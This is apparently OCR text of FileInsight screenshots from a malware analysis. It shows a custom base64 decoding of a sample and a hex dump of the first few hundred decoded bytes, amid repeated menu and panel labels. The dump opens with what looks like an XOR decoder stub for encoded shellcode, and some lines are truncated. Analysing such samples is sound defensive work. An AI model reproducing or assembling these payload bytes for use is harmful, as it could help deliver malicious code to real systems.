
Output

Decoded 266320 bytes with custom base64 table from offset 0x0 to 0x4104f.
Added a bookmark to decoded region.

Output Scripting

Offset 0h (0) Length 0h (0) OVR

5:01 PM
8/7/2021


FileInsight - Output of Custom base64 decode*
File
Home
Edit
Search
Plugins
Windows
Help
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Binwalk scan
Disassemble
File type
Find PE file
Parse file structure
Show metadata
Strings
Disassemble selected region
(the whole file if not selected)
Navigation
New file 0*
Output of Custom base64 decode*
New file 1*
Output of Custom base64 decode*
Script is running, please wait...
Bookmarks
Output
Navigation
Structures
Decode
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 0h (0)
OVR
5:01 PM
8/7/2021

FileInsight - Output of Custom base64 decode*

File Home Edit Search Plugins Windows Help

Operations

Plugins

McAfee

Navigation

Supported for HTML, OLE2, PE and Flash.

3d30ac25c3121e969d195d7eadcf1... | New file 0* | Output of Custom base64 decode* | New file 1* | Output of Custom base64 decode*

```
00000000  FC E8 00 00 00 00 EB 27 5E 8B 1E 83 C6 04 8B 16  '^
00000010  31 DA 83 C6 04 56 8B 0E 31 D9 89 0E 31 CB 83 C6  1    V  1   1
00000020  04 83 EA 04 31 C9 39 CA 74 02 EB EA 5B FF E3 E8      1 9 t   [
00000030  D4 FF FF FF 49 5F 7F FE 49 53 7C FE 04 05 97 FE      I_  IS|
00000040  04 05 97 A5 56 40 C2 2C B3 C1 01 A6 D8 C1 01 59      V@ ,        Y
00000050  0B 48 C2 0E 63 4C C2 0E 63 1C 3D DE 0B EC 88 7C   H  cL  c =     |
00000060  5D 84 8D 7C 5D 84 DD 83 8E 84 DD 83 8E 84 DD 83  ]  |]
00000070  8E 84 DD 83 8E 84 DD 83 66 84 DD 83 68 9B 67 8D          f   h g
00000080  68 2F 6E 40 49 97 6F 0C 84 B6 3B 64 ED C5 1B 14  h/n@I o   ;d
00000090  9F AA 7C 66 FE C7 5C 05 9F A9 32 6A EB 89 50 0F    |f  \   2j  P
000000A0  CB FB 25 61 EB 92 4B 41 AF DD 18 61 C2 B2 7C 04    %a  KA   a  |
000000B0  EC BF 71 0E C8 BF 71 0E C8 BF 71 0E 31 B1 D8 62    q   q   q 1  b
000000C0  8C DE 1F 5D 31 B1 D8 62 8C DE 1F 5D 2F E3 5C 62     ]1  b   ]/ \b
000000D0  B5 8C 9B 5D 16 B1 C9 62 B8 DE 0E 5D 1B E3 4A 62     ]   b   ]  Jb
000000E0  DD 8C 8D 5D 47 25 31 62 F5 4A F6 5D 48 25 30 62     ]G%1b J ]H%0b
000000F0  27 4A F7 5D 84 77 B9 62 8E 18 7E 5D 2D 25 2B 62  'J ] w b   ]-%+b
00000100  91 4A EC 5D 32 77 BA 62 8E 18 7D 5D DC 71 1E 35   J ]2w b   ] q 5
00000110  61 1E D9 0A 61 1E D9 0A 61 1E D9 0A 61 1E D9 0A  a   a   a   a
00000120  61 1E D9 0A 31 5B D9 0A 7D 5A DC 0A 3F 08 ED 5D  a   1[   Z   ?   ]
00000130  3F 08 ED 5D 3F 08 ED 5D DF 08 EF 7C D
00000140  D4 23 E4 7C D4 FD E4 7C D4 FD E4 7C 19 9A E5 7C
00000150  19 8A E5 7C 19 CA E7 7C 19 CA E7 6C 19 DA E7 6C
00000160  19 D8 E7 6C 1C D8 E7 6C 1C D8 E7 6C 19 D8 E7 6C
00000170  19 D8 E7 6C 19 F8 E3 6C 19 FC E3 6C 62 08 E0 6C
00000180  60 08 A0 6D 60 08 B0 6D 60 18 B0 6D 60 18 A0 6D  `   m`  m`  m`  m
00000190  60 08 A0 6D 60 08 A0 6D 70 08 A0 6D 70 E9 A2 6D  `   m`  mp  mp  m
000001A0  21 E9 A2 6D F5 26 A0 6D 55 26 A0 6D 55 D6 A3 6D  !   m & mU& mU  m
000001B0  E1 D7 A3 6D E1 D7 A3 6D E1 D7 A3 6D E1 D7 A3 6D     m   m   m   m
000001C0  E1 D7 A3 6D E1 D7 A7 6D 05 C0 A7 6D 75 83 A5 6D     m   m   mu  m
000001D0  69 83 A5 6D 69 83 A5 6D 69 83 A5 6D 69 83 A5 6D  i   mi  mi  mi  m
```

Script is … wait...

Disassemble

Architecture: x86

OK

Output

Navigation | Structures | Decode

Bookmarks


Values | Bookmarks | Calculator

